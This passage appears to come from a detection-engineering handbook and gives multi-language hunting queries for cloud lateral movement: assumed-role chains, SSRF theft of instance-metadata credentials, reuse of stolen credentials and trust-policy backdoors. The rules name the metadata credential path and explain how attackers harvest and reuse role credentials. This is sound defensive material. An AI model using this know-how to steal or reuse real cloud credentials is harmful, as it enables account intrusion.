CONCEPTUAL SAMPLE — `known_regions_by_principal_lookup` assumes a scheduled search materializes each principal's 30-day region history into that lookup daily; build that search first, the same "saved search feeds a lookup" architecture `QC-05-05` (Part 5) uses.

Plausible expected result and interpretation: unchanged from the KQL form above.

**[QUERY] — AQL (QRadar).** `N/A` — aggregation ceiling. AQL's `SELECT` has no subquery or common-table-expression stage to feed a 30-day baseline's output into a second `GROUP BY` over the current hour's burst, the same gap this book's `QC-05-04` (Part 5) documents for AQL. A standing QRadar detection for this behavior would need a Reference Set populated daily with each principal's historical regions, tested by a separate Rule against new `RunInstances` events (DEH Part 27 §2's Building Block model) rather than one AQL statement.

**[QUERY] — YARA-L (Google SecOps).** `N/A` — aggregation ceiling. YARA-L's `outcome` section aggregates over one matched event window; it has no equivalent to a second pass that re-aggregates a separately computed historical baseline, the same structural gap named for AQL and Sigma above.

**[QUERY]** GCP Compute Engine via Elastic ES|QL, chosen because this is a wide-lookback aggregation shape (per DEH Appendix A5 §8's decision table), using an enrich policy for the region baseline.

```
FROM logs-gcp.audit-*
| WHERE event.action == "v1.compute.instances.insert" AND event.outcome == "success"
| WHERE @timestamp > NOW() - 1 hour
| ENRICH known_regions_by_principal ON principal.email
| WHERE NOT MV_CONTAINS(known_regions, cloud.region)
| STATS new_region_count = COUNT_DISTINCT(cloud.region), vm_count = COUNT(*) BY principal.email
| WHERE new_region_count >= 3 AND vm_count >= 10
```

CONCEPTUAL SAMPLE — the `known_regions_by_principal` enrich policy assumes a separately maintained 30-day region index, the same architecture as the SPL lookup above; ES|QL's `ENRICH` needs that policy built ahead of time, not computed inline, per `QC-05-03` (Part 5).

Plausible expected result and interpretation: unchanged from the KQL/SPL forms, read from GCP's insert calls.

**[FALSE POSITIVE]** A legitimate autoscaling group, a blue/green deployment, a disaster-recovery failover drill, or a genuine new-region product launch all produce an identical burst with no attacker involved — resolve these as documented negatives against a known change ticket, the same discipline DEH Part 19 §6.1's `HUNT-19-02` applies to dormant-credential reactivation, rather than tuning the thresholds down until real abuse stops firing too. The strongest secondary signal specific to resource-hijacking abuse is

instance-type selection: legitimate autoscaling rarely reaches for the GPU-heavy or highest-vCPU families cryptomining favors, so new-region breadth paired with an unusual instance-type profile is a stronger finding than either signal alone.

**[PIVOT]** Check the specific instance types requested — GPU or high-vCPU instances are a stronger tell than region count alone. Check billing or cost-anomaly signals if your provider exposes them; a sudden compute-spend spike corroborates independently of any log query. Check whether the same principal produced a QC-25-01 or QC-25-04 hit beforehand — that combination is stronger than the creation burst alone.

***What Would Change My Mind*** This pattern assumes a principal's 30-day region history is stable enough that a burst of genuinely new regions is rare and worth a hunter's time. If a production review showed a given account's workloads routinely expand into new regions as ordinary, unremarkable scaling, the "never used this region before" framing would produce too many benign hits to be worth the review cost, and this pattern would need to shift its primary signal to the instance-type profile named above.

## Cross-references

DEH Part 19 (Cloud Infrastructure Detection Engineering) §1 (control-plane logging architecture, delivery-lag caveats), §2/§2.1 (QC-25-01), §3/§3.1 (QC-25-02), §4 (QC-25-03), and §8's case study (QC-25-04); DEH Appendix A5 §4 and §8 for the aggregation-ceiling and Elastic-surface-selection reasoning cited throughout, including QC-25-05's three-language N/A; DEH Part 27 §2–§3 for the Building Block/Reference Set model named wherever AQL is marked N/A; DEH Parts 41–43 for the coverage/quality/debt tiers this part's [SOC MANAGEMENT] note assumes. This book's Part 5 for the QC-05-04 / QC-05-05 two-stage and lookup-fed shapes QC-25-05 and QC-25-02 build on; Part 14 for the log-tampering behavior class with no cloud-native counterpart yet, named as an explicit gap; Part 15 for the on-prem discovery counterpart to QC-25-04; Part 20 for mass object-level access and exfiltration from cloud data stores (DEH Part 19 §7), cited but not duplicated by QC-25-02; Part 24 for the identity-provider/SaaS layer this part's activity sits on top of; and Part 26 for credential usage, assumed-role chaining, and instance-metadata-service theft (DEH Part 19 §6), out of scope here.

## Part 26 — Cloud-Native Lateral Movement & Privilege Escalation

### Why this part exists

**[CONCEPT]** Part 25 covers a single account's own IAM policy abuse, storage/network exposure, and control-plane API volume — one identity, one account, one blast radius. This part starts where that stops: a principal moving *between* trust boundaries — assuming a chain of roles that crosses account lines, harvesting a temporary credential off a compromised workload's instance metadata service, or riding a role's trust policy into an account it was never supposed to reach. The query shape differs genuinely, not just in scale: a chain-walk or theft-then-reuse join needs multi-event correlation on a session identity that doesn't exist until the first event produces it, where Part 25's patterns are mostly single-event checks.

Three boundaries against neighboring parts:

- **Part 24 (Cloud Identity & SaaS Abuse)** owns the identity-provider layer — OAuth/app-consent grants, conditional-access bypass, federated sign-in. Where a chain here steps out to a federated IdP mid-hop, QC-26-01 names that as a blind spot rather than absorbing Part 24's telemetry.
- **Part 25 (Cloud Infrastructure Abuse)** owns single-account IAM abuse and escalation. QC-26-05 is the assumed-role-chained *variant* of DEH Part 19 §2's escalation analytic, extended across a session boundary Part 25 doesn't cross — not a restatement of its query.
- **This book's Part 7 vs. Part 17 theft-vs-use split** has a direct cloud analog: QC-26-02 is the theft of a credential off a compromised instance; QC-26-03 is its reuse from somewhere the instance never was — separate patterns for the same reason Part 7/17 are separate parts.

#### **Detection Autopsy — "any cross-account AssumeRole is a finding"**

**The rule:** Alert whenever `userIdentity.accountId` differs from `recipientAccountId` on an `sts:AssumeRole` CloudTrail record.

**Why it shipped:** Cross-account access is the textbook lateral-movement signal, and it needs no policy-document parsing or session-key correlation — just two account-ID fields on one event.

**How it failed:** A landing zone with a shared logging account, a shared CI/CD account, and per-environment spoke accounts produces this shape hundreds of times an hour, by design — the rule fired constantly against its own architecture, with no way to tell a deployment pipeline from a real pivot without opening every event by hand.

**The fix:** Group by the (source role, destination role) pair instead of the account-ID mismatch alone, and alert only on a pair never seen in the trailing baseline — the known-pair allowlist discipline every pattern below builds around.

**[SOC MANAGEMENT]** QC-26-02 and QC-26-04 tune reasonably well into standing rules once their allowlists stabilize — both are rare, high-signal events. QC-26-01 and QC-26-05's chain-walk and session-join logic are a different story: several languages can't express either as one standing artifact (see the [N/A](#) entries below), and a scheduled hunt — hourly or per-shift, not continuous — is the more realistic cadence, matching DEH Part 43's cost framing for detection debt. QC-26-03 sits in between: cheap enough to run standing once its allowlist gets the same active maintenance as QC-26-02's.

## Query patterns

### QC-26-01 — Multi-hop assumed-role chain crossing account boundaries

| Field             | Value                                                                                                                                                                                                                                                                                                                   |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-26-01                                                                                                                                                                                                                                                                                                                |
| MITRE             | T1078.004 (Valid Accounts: Cloud Accounts)                                                                                                                                                                                                                                                                              |
| Behavior          | A principal's <code>sts:AssumeRole</code> chain crosses two or more AWS account boundaries within a short window, with <code>sourceIdentity</code> absent by the second hop, obscuring which human or service actually started the chain.                                                                               |
| DEH cross-ref     | DEH Part 19 §6 (assumed-role chains) and its Blind Spot on <code>sourceIdentity</code> ; §6.1 ( <a href="#">HUNT-19-01</a> , anomalous <code>AssumeRole</code> usage), extended here from one hop to a walked chain; cf. DEH Part 23 §3's translation-loss framework behind this pattern's <a href="#">N/A</a> entries. |
| Languages covered | Sigma — <a href="#">N/A</a> , see below; KQL (Sentinel/Defender); SPL; AQL (QRadar, investigative form only — see below); YARA-L — <a href="#">N/A</a> , see below; Elastic (ES QL)                                                                                                                                     |

**[HUNTER]** A single `AssumeRole` event is completely ordinary — cross-account delegation is how a mature landing zone and any CI/CD pipeline work by design, the reason DEH Part 19 §6.1's own hunt frames this as a novelty problem, not a threshold one. What a per-event rule can't see is depth: the same session chaining through several roles in quick succession, landing in an account with no documented trust relationship to where it started. Walking the chain hop by hop, instead of scoring each call independently, is the only way to see the whole traversal.

**[QUERY]** *Sigma* — [N/A](#) — *structurally poor fit*. Sigma's `temporal_ordered` correlation type can express "event A, then event B, within a window," already a narrow-backend-support construct per this book's own [QC-05-05](#). Walking a chain three or more hops deep needs something stronger: each hop's matching value is the *previous* hop's own response field (the assumed-role ARN), not a fixed field name shared across every hop. No Sigma correlation construct expresses a join key that changes identity between steps.

**[QUERY]** Sentinel/Defender KQL against `AWSCloudTrail`, self-joining `AssumeRole` events on the assumed-role ARN produced by the first hop.

```

let Window = 6h;
let Hops = AWSCloudTrail
| where TimeGenerated > ago(Window)
| where EventName == "AssumeRole"
| extend CallerArn = toString(UserIdentityArn),
        CallerAccount = toString(UserIdentityAccountId),
        AssumedRoleArn = toString(parse_json(ResponseElements).AssumedRoleUser.Arn),
        SourceIdentity = toString(parse_json(RequestParameters).SourceIdentity)
| project TimeGenerated, CallerArn, CallerAccount, AssumedRoleArn, RecipientAccountId, SourceIdentity;
Hops
| join kind=inner (Hops | project NextTime = TimeGenerated, NextCallerArn = CallerArn, NextAccount = RecipientAccountId)
    on $left.AssumedRoleArn == $right.NextCallerArn
| where NextTime between (TimeGenerated .. TimeGenerated + Window)
| where CallerAccount != NextAccount
| project TimeGenerated, CallerArn, AssumedRoleArn, NextAccount, SourceIdentity

```

CONCEPTUAL SAMPLE — field paths assume a common AWS-connector JSON shape; validate against your schema. The join reconstructs one hop-pair at a time; a third hop needs another self-join chained the same way.

Plausible expected result: a small number of rows where an assumed role from one hop immediately became the caller of a second `AssumeRole` landing in a different account, with `SourceIdentity` null. Interpretation: consistent with a chain crossing an account boundary with the original identity already lost — treat a null `SourceIdentity` two hops deep as expected, not a data-quality problem, per DEH Part 19 §6's own Blind Spot.

**[QUERY]** Splunk SPL against a CloudTrail index, same self-join shape.

```

index=aws_cloudtrail eventName=AssumeRole earliest=-6h
| eval assumed_role_arn=json_extract(responseElements, "AssumedRoleUser.Arn")
| eval source_identity=json_extract(requestParameters, "SourceIdentity")
| join type=inner assumed_role_arn
    [ search index=aws_cloudtrail eventName=AssumeRole earliest=-6h
      | eval assumed_role_arn=userIdentity.arn
      | eval next_account=recipientAccountId
      | rename _time as next_time ]
| where next_time > _time AND next_time < _time + 21600
| where userIdentity.accountId != next_account
| table _time, userIdentity.arn, assumed_role_arn, next_account, source_identity

```

CONCEPTUAL SAMPLE — SPL's `join` drops unmatched left-side rows by default; a single-hop `AssumeRole` with no second hop correctly disappears here, which is intended, not a bug.

Plausible expected result and interpretation: unchanged from the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL) — investigative form only, pulling every `AssumeRole` event touching a role ARN already suspected mid-chain for an analyst to walk by hand. A standing detection needs a Reference Set accumulating each hop's ARN for a second Rule to test membership against (DEH Part 27 §2–§3's Building Block/Reference Set/Rule model), not one statement.



```

SELECT starttime, "user identity arn" AS caller_arn, "assumed role arn", "recipient account id"
FROM events
WHERE qidname = 'AssumeRole'
  AND ("user identity arn" = 'arn:aws:iam::111111111111:role/deploy-role'
      OR "assumed role arn" = 'arn:aws:iam::111111111111:role/deploy-role')
LAST 6 HOURS
ORDER BY starttime ASC

```

CONCEPTUAL SAMPLE — the role ARN is a placeholder pasted in from whatever earlier signal made you suspect this role is mid-chain; the custom property names assume a CloudTrail DSM extension already maps `assumed role arn` and `recipient account id`.

Plausible expected result: an ordered list of every `AssumeRole` call the named role made or was the target of over six hours — typically a handful of rows even on an active role. Interpretation: reading it top to bottom is the manual version of the KQL/SPL self-join above; a role that both receives and immediately re-issues an `AssumeRole` call to a different account is exactly what this hunt surfaces.

**[QUERY]** YARA-L — *N/A* — *missing schema field*. No confirmed UDM field carries AWS STS's `sourceIdentity` value or a durable role-session-chain-depth counter. Without one, a YARA-L rule can match a single `AssumeRole`-shaped event but cannot distinguish hop one of a chain from hop three — the exact depth signal this pattern depends on — the same class of gap DEH Part 28 §1.1 documents for `GrantedAccess`.

**[QUERY]** Elastic ES|QL, chosen over EQL because a changing join key across hops (the assumed-role ARN one event produces becomes the next event's caller ARN) is a self-referential lookup shape EQL's fixed-field `sequence by` cannot express, where ES|QL's `LOOKUP JOIN` can (per DEH Appendix A5 §8's decision table).

```

FROM logs-aws.cloudtrail-*
| WHERE event.action == "AssumeRole" AND event.outcome == "success"
| EVAL assumed_role_arn = aws.cloudtrail.response_elements.assumed_role_user.arn,
  caller_arn = aws.cloudtrail.user_identity.arn,
  source_identity = aws.cloudtrail.request_parameters.source_identity,
  recipient_account = aws.cloudtrail.recipient_account_id
| LOOKUP JOIN aws_assume_role_hops ON assumed_role_arn
| WHERE recipient_account != next_recipient_account
| KEEP @timestamp, caller_arn, assumed_role_arn, next_recipient_account, source_identity

```

CONCEPTUAL SAMPLE — `LOOKUP JOIN` against `aws_assume_role_hops` assumes a maintained lookup index of recent hops already exists; building and refreshing it is a real prerequisite this query doesn't supply.

Plausible expected result and interpretation: unchanged from the KQL/SPL forms above.

**[FALSE POSITIVE]** A landing zone with a shared logging account, a shared CI/CD account, and per-environment spoke accounts produces this exact multi-hop shape as routine automation — a Terraform Cloud runner assuming a deploy role that itself assumes a per-environment role is indistinguishable in raw shape from an attacker doing the same. The signal isn't "a chain exists," it's "this (role, next-role) pair has never occurred before" — maintain an allowlist of expected hop-pairs from the org's documented design, not a hop-count threshold an attacker would trivially clear.



**[PIVOT]** Check whether `sourceIdentity` (or Azure/GCP's equivalent, where populated) survived to the final hop; if not, walk backward through each role's CloudTrail history to find the earliest human or service principal. Cross-check the terminal account against `QC-26-04`'s trust-policy change history — a chain landing somewhere new is far more concerning if that destination's trust policy was also recently modified.

**Blind Spot** This pattern only walks a chain as far as CloudTrail can see. A chain that steps out to a federated IdP mid-way — a human authenticates to an IdP, which federates into AWS via `AssumeRoleWithSAML`, then assumes a second role — resets the visible starting point to the federated role, not the human, unless the IdP's own sign-in log is joined in separately (this book's Part 24, not this part's). CloudTrail alone reads a federated chain as shorter and more anonymous than it actually is.

## QC-26-02 — Instance-metadata-service credential theft via SSRF

| Field             | Value                                                                                                                                                                                                                      |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-26-02                                                                                                                                                                                                                   |
| MITRE             | T1552.005 (Unsecured Credentials: Cloud Instance Metadata API)                                                                                                                                                             |
| Behavior          | A process outside an approved allowlist — commonly a web-app or app-server worker — queries the instance metadata service's IAM credential path, consistent with SSRF harvesting an instance role's temporary credentials. |
| DEH cross-ref     | DEH Part 19 §6 (instance metadata theft) and its Engineering Reality box on IMDSv2 enforcement gaps.                                                                                                                       |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                                                   |

**[HUNTER]** Metadata credential theft rarely looks like an exploit in the telemetry — it looks like an ordinary process making an ordinary-shaped HTTP request to a link-local address every instance can already reach. The hunt reaches for the IMDS credential path and IMDSv1's token-free request shape as the discriminator, since that combination turns routine metadata polling into a plausible credential grab, and the calling process is nearly always something with an internet-facing attack surface.

**[QUERY]** Sigma against a host-based `network_connection` log (a firewall/EDR network log, not raw VPC Flow Logs, which carry no process attribution).

```

title: Process Queries IMDS Credential Path Outside Known Agents
id: 8c2a5f31-9b4e-4a2d-8e77-1f6b9d3c4a02
status: experimental
logsource:
  category: network_connection
  product: linux
detection:
  selection:
    DestinationIp: '169.254.169.254'
    DestinationPort: 80
  path_selection:
    HttpPath|contains: '/latest/meta-data/iam/security-credentials/'
  filter_known_agents:
    Image|endswith:
      - '/aws-cli'
      - '/amazon-ssm-agent'
      - '/aws-sdk-go'
  condition: selection and path_selection and not filter_known_agents

```

CONCEPTUAL SAMPLE — `HttpPath` assumes an HTTP-aware network log (an L7 proxy or host-based IMDS-call logger); a plain flow-log source will never surface it.

Plausible expected result: a handful of matches naming a process outside the allowlist — often a web-server or application-runtime binary — connecting to 169.254.169.254 on port 80 with the credentials path in the request. Interpretation: consistent with that process, or something injected into it, retrieving the role's temporary credentials directly; IMDSv1-enabled instances need no session token at all, worth flagging independent of the path matched.

**[QUERY]** Sentinel/Defender KQL against `DeviceNetworkEvents` (Defender for Endpoint/Servers agent on the instance).

```

DeviceNetworkEvents
| where RemoteIP == "169.254.169.254" and RemotePort == 80
| where InitiatingProcessFileName !in~ ("aws-cli", "amazon-ssm-agent", "aws-sdk-go", "systemd")
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteIP

```

CONCEPTUAL SAMPLE — `DeviceNetworkEvents` doesn't capture the HTTP request path itself; this catches the connection, not confirmation the credentials path was requested. Pair with proxy or application logs where available.

Plausible expected result: a small number of rows per day at most on an instrumented fleet, each naming a process outside the known-agent list. Interpretation: weaker than the path-aware Sigma form since it can't confirm the exact URL requested — a lead to corroborate, not confirmed credential retrieval on its own.

**[QUERY]** Splunk SPL against a host-based network or EDR log source joined to flow data.

```

index=vpc_flow_logs OR index=host_firewall dest_ip="169.254.169.254" dest_port=80
| where NOT match(process_name, "aws-cli|amazon-ssm-agent|aws-sdk-go")
| table _time, host, process_name, src_ip, dest_ip

```

CONCEPTUAL SAMPLE — VPC Flow Logs carry no process attribution at all; `process_name` assumes a host-based source joined in, since raw flow logs only confirm an instance — not a process — reached that destination.

Plausible expected result: the same shape as the KQL form, with process attribution present only where a host-level source supplies it. Interpretation: a flow-logs-only environment can confirm the instance reached IMDS but not attribute it to a process — state that gap explicitly in any finding built from flow logs alone.

**[QUERY]** QRadar AQL (not standard SQL), assuming a host-based network or EDR source already mapped with a process-name custom property.

```
SELECT starttime, sourceip, "process name", destinationip, destinationport
FROM events
WHERE destinationip = '169.254.169.254' AND destinationport = 80
  AND "process name" NOT IN ('aws-cli','amazon-ssm-agent','aws-sdk-go')
LAST 24 HOURS
```

CONCEPTUAL SAMPLE — the destination IP/port match and the process-name custom property are illustrative; confirm the property is actually mapped in your DSM extension before relying on it.

Plausible expected result: the same shape as above, contingent on whether the process-name custom property is actually populated for your ingested log source. Interpretation: an empty result on a deployment ingesting only flow data most likely means the field mapping doesn't exist yet, not that the behavior didn't happen.

**[QUERY]** Google SecOps YARA-L over UDM `NETWORK_CONNECTION` events.

```
rule imds_credential_path_unallowlisted_process {
  meta:
    description = "Process outside known agent allowlist connects to IMDS on the credential port"
    severity = "HIGH"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.target.ip = "169.254.169.254"
    $e.target.port = 80
    $e.principal.process.file.full_path = $proc
    not $proc = /(aws-cli|amazon-ssm-agent|aws-sdk-go)$/ nocase
  condition:
    $e
}
```

CONCEPTUAL SAMPLE — UDM's `NETWORK_CONNECTION` event doesn't natively carry the requested HTTP path either; like the KQL form, this confirms the connection, not the specific credentials-path request.

Plausible expected result and interpretation: same caveats as the KQL/SPL forms — a lead worth corroborating with application-layer logs, not confirmed theft on its own.

**[QUERY]** Elastic KQL, chosen because this is a single-event boolean match with no correlation or aggregation stage (per DEH Appendix A5 §8's decision table).

```
destination.ip: "169.254.169.254" and destination.port: 80 and not process.name: ("aws-cli" or "amazon-ssm-agent" or "aws-sdk-go")
```

CONCEPTUAL SAMPLE — the destination IP/port match and known-agent exclusion list are illustrative; validate the list against your own fleet's actual SDK/agent binaries.

Plausible expected result: a filtered event list, one row per qualifying connection. Interpretation: unchanged from the other five surfaces.

**[FALSE POSITIVE]** Legitimate SDK/agent processes — the AWS CLI, the SSM agent, an application using the instance profile through the SDK's own credential chain — query this exact path routinely; the discriminator is the calling process's identity, not the destination. A newly deployed application, a container sidecar refreshing credentials, or a security scanner run from inside the instance can also trigger this. Allowlist by process path or hash, and treat a hit from a web-server worker, or anything spawned by one, as high priority regardless of allowlist maturity — that's the SSRF-shaped source this pattern exists to catch.

**[PIVOT]** Check application or WAF logs at the same timestamp for an SSRF-shaped request — a parameter containing an internal URL or `169.254.169.254`. Check CloudTrail for a subsequent call using the same role's credentials from a source IP other than the instance's own — exactly `QC-26-03`'s pattern, commonly chained in a real incident.

## QC-26-03 — Stolen instance-role credentials used from outside the instance's network context

| Field             | Value                                                                                                                                                                                                                                                                                                                                          |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-26-03</code>                                                                                                                                                                                                                                                                                                                          |
| MITRE             | T1550.001 (Use Alternate Authentication Material: Application Access Token)                                                                                                                                                                                                                                                                    |
| Behavior          | A temporary credential minted for an EC2/GCE/Azure VM instance role authenticates to the cloud control plane from a source IP outside that instance's known VPC egress range, or with a user-agent inconsistent with the SDK actually installed on that instance, consistent with the credential having been exfiltrated and reused elsewhere. |
| DEH cross-ref     | DEH Part 19 §6 (Engineering Reality on IMDSv2 gaps) and §1 ( <code>sourceIPAddress</code> reliability).                                                                                                                                                                                                                                        |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                                                                                                                                                                       |

**[HUNTER]** `QC-26-02` catches the theft, at the instance, in the act. This pattern catches the payoff, at the control plane, after the fact — a real share of instance-role credential theft happens through a channel host telemetry never observes (a copied credentials file, a crash dump). A "used from somewhere it has no business being" check has to stand on its own, not depend on `QC-26-02` having already fired.

**[QUERY]** Sigma against CloudTrail, excluding known egress ranges from a broad `AssumedRole` selection.

```
title: EC2 Instance Role Credential Used Outside Known VPC Egress Range
id: 4d7e1a29-3c6f-4b81-9a5e-2d8c7f1e6b03
status: experimental
logsource:
  category: cloud
  product: aws
  service: cloudtrail
detection:
  selection:
    userIdentity.type: 'AssumedRole'
    userIdentity.sessionContext.sessionIssuer.type: 'Role'
  exclusion:
    sourceIPAddress|cidr:
      - '203.0.113.0/24'
  condition: selection and not exclusion
```

CONCEPTUAL SAMPLE — the excluded CIDR range is illustrative and must be your account's actual NAT gateway/egress ranges; this works cleanly for a small, stable egress footprint and needs a maintained, per-AZ range list on a larger fleet.

Plausible expected result: a small number of API calls per day, each showing an `AssumedRole` session tied to an instance-profile role, from a source IP outside the excluded egress ranges. Interpretation: consistent with the instance role's temporary credential being used from somewhere other than the instance's own network path — a legitimate workload has no ordinary reason to call AWS APIs from outside its own egress range.

**[QUERY]** Sentinel/Defender KQL against `AWSCloudTrail`.

```
AWSCloudTrail
| where UserIdentityType == "AssumedRole"
| extend RoleArn = tostring(UserIdentitySessionContext.sessionIssuer.arn)
| where RoleArn has "instance-role"
| where not(ipv4_is_in_range(SourceIpAddress, "203.0.113.0/24"))
| project TimeGenerated, RoleArn, SourceIpAddress, EventName, UserAgent
```

CONCEPTUAL SAMPLE — the instance-profile-role naming filter and egress CIDR are both illustrative; validate the naming convention against your own standard.

Plausible expected result: rows naming a specific instance-profile role and a source IP well outside the excluded range. Interpretation: a stronger version also checks `UserAgent` for a value inconsistent with the SDK/CLI version installed on that fleet, since a replayed credential often carries a telltale user-agent string.

**[QUERY]** Splunk SPL against a CloudTrail index.

```
index=aws_cloudtrail userIdentity.type=AssumedRole
| where match(userIdentity.sessionContext.sessionIssuer.arn, "instance-role")
| eval in_range=cidrmatch("203.0.113.0/24", sourceIPAddress)
| where in_range=0
| table _time, userIdentity.sessionContext.sessionIssuer.arn, sourceIPAddress, eventName, userAgent
```

CONCEPTUAL SAMPLE — same instance-profile-role naming filter and egress CIDR caveats as the KQL form above; validate both against your own naming convention and NAT/egress ranges.

Plausible expected result and interpretation: unchanged from the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL), assuming a CloudTrail DSM extension already maps the session-issuer ARN and user-agent as queryable fields.

```
SELECT starttime, "session issuer arn", sourceip, eventname, useragent
FROM events
WHERE "user identity type" = 'AssumedRole'
  AND "session issuer arn" ILIKE '%instance-role%'
  AND NOT INCIDR('203.0.113.0/24', sourceip)
LAST 24 HOURS
```

CONCEPTUAL SAMPLE — the role-naming filter and egress CIDR are illustrative and assume a CloudTrail DSM extension already maps `session issuer arn`; validate both against your deployment.

Plausible expected result and interpretation: the same shape as the other surfaces, contingent entirely on whether the DSM mapping for `session issuer arn` actually exists in your deployment.

**[QUERY]** Google SecOps YARA-L over a cloud-audit UDM mapping.

```
rule instance_role_credential_used_outside_egress_range {
  meta:
    description = "AssumedRole session tied to an instance-profile role used from outside known VPC egress"
  events:
    $e.metadata.event_type = "USER_RESOURCE_ACCESS"
    $e.principal.user.attribute.roles = $role
    $role = /instance-role/ nocase
    $e.principal.ip = $ip
    not net.ip_in_range($ip, "203.0.113.0/24")
  condition:
    $e
}
```

CONCEPTUAL SAMPLE — the exact UDM event type and field path standing in for CloudTrail's `sessionIssuer` role concept are illustrative; validate against your own SecOps CloudTrail feed's actual mapping before use.

Plausible expected result and interpretation: same as the other surfaces above.

**[QUERY]** Elastic KQL, chosen because this is a single-event boolean match against a known-range exclusion, not a sequence or aggregation.

```
aws.cloudtrail.user_identity.type: "AssumedRole" and
aws.cloudtrail.user_identity.session_context.session_issuer.arn: *instance-role* and not source.ip:
"203.0.113.0/24"
```

CONCEPTUAL SAMPLE — the role-naming wildcard and egress CIDR are illustrative; validate against your own naming convention and NAT/egress ranges.

Plausible expected result and interpretation: unchanged from the other five.

**[FALSE POSITIVE]** A legitimate cross-account architecture — a centralized logging/security account assuming read roles into every spoke from a fixed range, or a CI/CD runner pool handing a minted session token to a deployment step on a different runner — produces the identical "used from somewhere else" shape. Key the allowlist to the actual expected source population, not the assumption that the instance's own IP is the only legitimate source for its credential.

**[PIVOT]** Correlate the flagged session's `sourceIPAddress` against the instance's own VPC flow logs — no matching outbound connection means the credential likely left through a channel other than live network egress (a copied credentials file, a leaked environment variable in a crash dump). Check every other API call under the same access key or session for the full blast radius.

**Hunter's Note** *GuardDuty's `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration` finding draws on a broadly similar signal and is worth running alongside this pattern, not instead of it — a discrepancy between the two (one silent, one hot) is worth chasing before trusting either alone.*

## QC-26-04 — Cross-account trust-policy backdoor added to an existing role

| Field             | Value                                                                                                                                                                                                                                           |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-26-04                                                                                                                                                                                                                                        |
| MITRE             | T1098.003 (Account Manipulation: Additional Cloud Roles); cf. T1199 (Trusted Relationship) where the added principal belongs to an entirely separate organization rather than a sibling account inside the same one.                            |
| Behavior          | A role's trust (assume-role) policy is modified to add a principal outside the account's own AWS Organization, or an external account ID never previously granted assume permission on that role, creating a standing cross-account pivot path. |
| DEH cross-ref     | DEH Part 19 §2 (IAM policy abuse — adapted here from a permission-policy target to a trust-policy target); §6's Blind Spot on the entity-resolution gap a backdoored trust policy exploits.                                                     |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (KQL)                                                                                                                                                                        |

**[HUNTER]** DEH Part 19 §2's `DET-19-01` watches what a principal grants itself. This pattern watches a different door: who a role's own trust policy says is allowed through it at all. A trust-policy edit is rarer and higher-signal than a permission-policy edit — trust relationships change far less often than permissions — making a hunt against `UpdateAssumeRolePolicy` and its Azure/GCP equivalents cheap and high-value even before a mature allowlist exists.

**[QUERY]** Sigma against CloudTrail, flagging every trust-policy edit as a coarse first pass.

```

title: Role Trust Policy Modified to Add External Account Principal
id: 1f9c3b8e-6a4d-4e02-9b71-3c8a5f2d7e14
status: experimental
logsource:
  category: cloud
  product: aws
  service: cloudtrail
detection:
  selection:
    eventName: 'UpdateAssumeRolePolicy'
  condition: selection
fields:
  - requestParameters.policyDocument
  - requestParameters.roleName

```

CONCEPTUAL SAMPLE — Sigma's selection flags every `UpdateAssumeRolePolicy` call, but testing whether the new `Principal` names an account outside your Organization needs a post-match enrichment step most backends don't perform inline; treat this as a coarse filter, refined downstream the way DEH Part 19 §2's `known_cicd_principals_lookup` refines its own rule.

Plausible expected result: every trust-policy edit in the window, most naming an account already inside your Organization. Interpretation: a hit naming an outside account is worth escalating; a sibling account is very likely routine.

**[QUERY]** Sentinel/Defender KQL against `AWSCloudTrail`, extracting added account IDs from the policy document.

```

let KnownOrgAccounts = dynamic(["111111111111", "222222222222", "333333333333"]);
AWSCloudTrail
| where EventName == "UpdateAssumeRolePolicy"
| extend PolicyDoc = tostring(RequestParameters.policyDocument)
| extend AddedPrincipals = extract_all(@"AWS\s*:\s*"(\d{12})"", PolicyDoc)
| mv-expand AddedPrincipals to typeof(string)
| where AddedPrincipals !in (KnownOrgAccounts)
| project TimeGenerated, UserIdentityArn, RequestParametersRoleName, AddedPrincipals, SourceIpAddress

```

CONCEPTUAL SAMPLE — the regex assumes the account ID appears as a bare 12-digit string; the ARN form (`arn:aws:iam::111111111111:root`) needs an adjusted pattern, and `KnownOrgAccounts` must be your Organization's real member list, pulled live rather than hardcoded.

Plausible expected result: a small number of rows, most weeks producing none; each names the role, the newly added external account, and who made the change. Interpretation: consistent with a deliberately created pivot path — treat every hit as worth review regardless of volume, since this call is rare enough that per-hit confidence matters more than tuning.

**[QUERY]** Splunk SPL against a CloudTrail index.



```

index=aws_cloudtrail eventName=UpdateAssumeRolePolicy
| spath input=requestParameters.policyDocument output=policy_doc
| rex field=policy_doc max_match=0 "\"AWS\"\\s*:\\s*\"(?<added_account>\\d{12})\\\""
| mvexpand added_account
| lookup known_org_accounts_lookup account_id AS added_account OUTPUT is_known_org_account
| where isnull(is_known_org_account)
| table _time, userIdentity.arn, requestParameters.roleName, added_account, sourceIPAddress

```

CONCEPTUAL SAMPLE — same regex caveat as the KQL form; `known_org_accounts_lookup` needs the same active-maintenance discipline DEH Part 19 §2's own CI/CD allowlist requires.

Plausible expected result and interpretation: unchanged from the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL) — investigative form. A standing detection would pair this with a Reference Set of known Organization member-account IDs maintained by a scheduled Building Block (DEH Part 27 §2–§3), rather than a hardcoded list.

```

SELECT starttime, "user identity arn", "role name", "policy document"
FROM events
WHERE qidname = 'UpdateAssumeRolePolicy'
LAST 7 DAYS

```

CONCEPTUAL SAMPLE — this pulls the raw event set for manual review; the account-ID extraction the KQL/SPL forms perform inline isn't available in this investigative query.

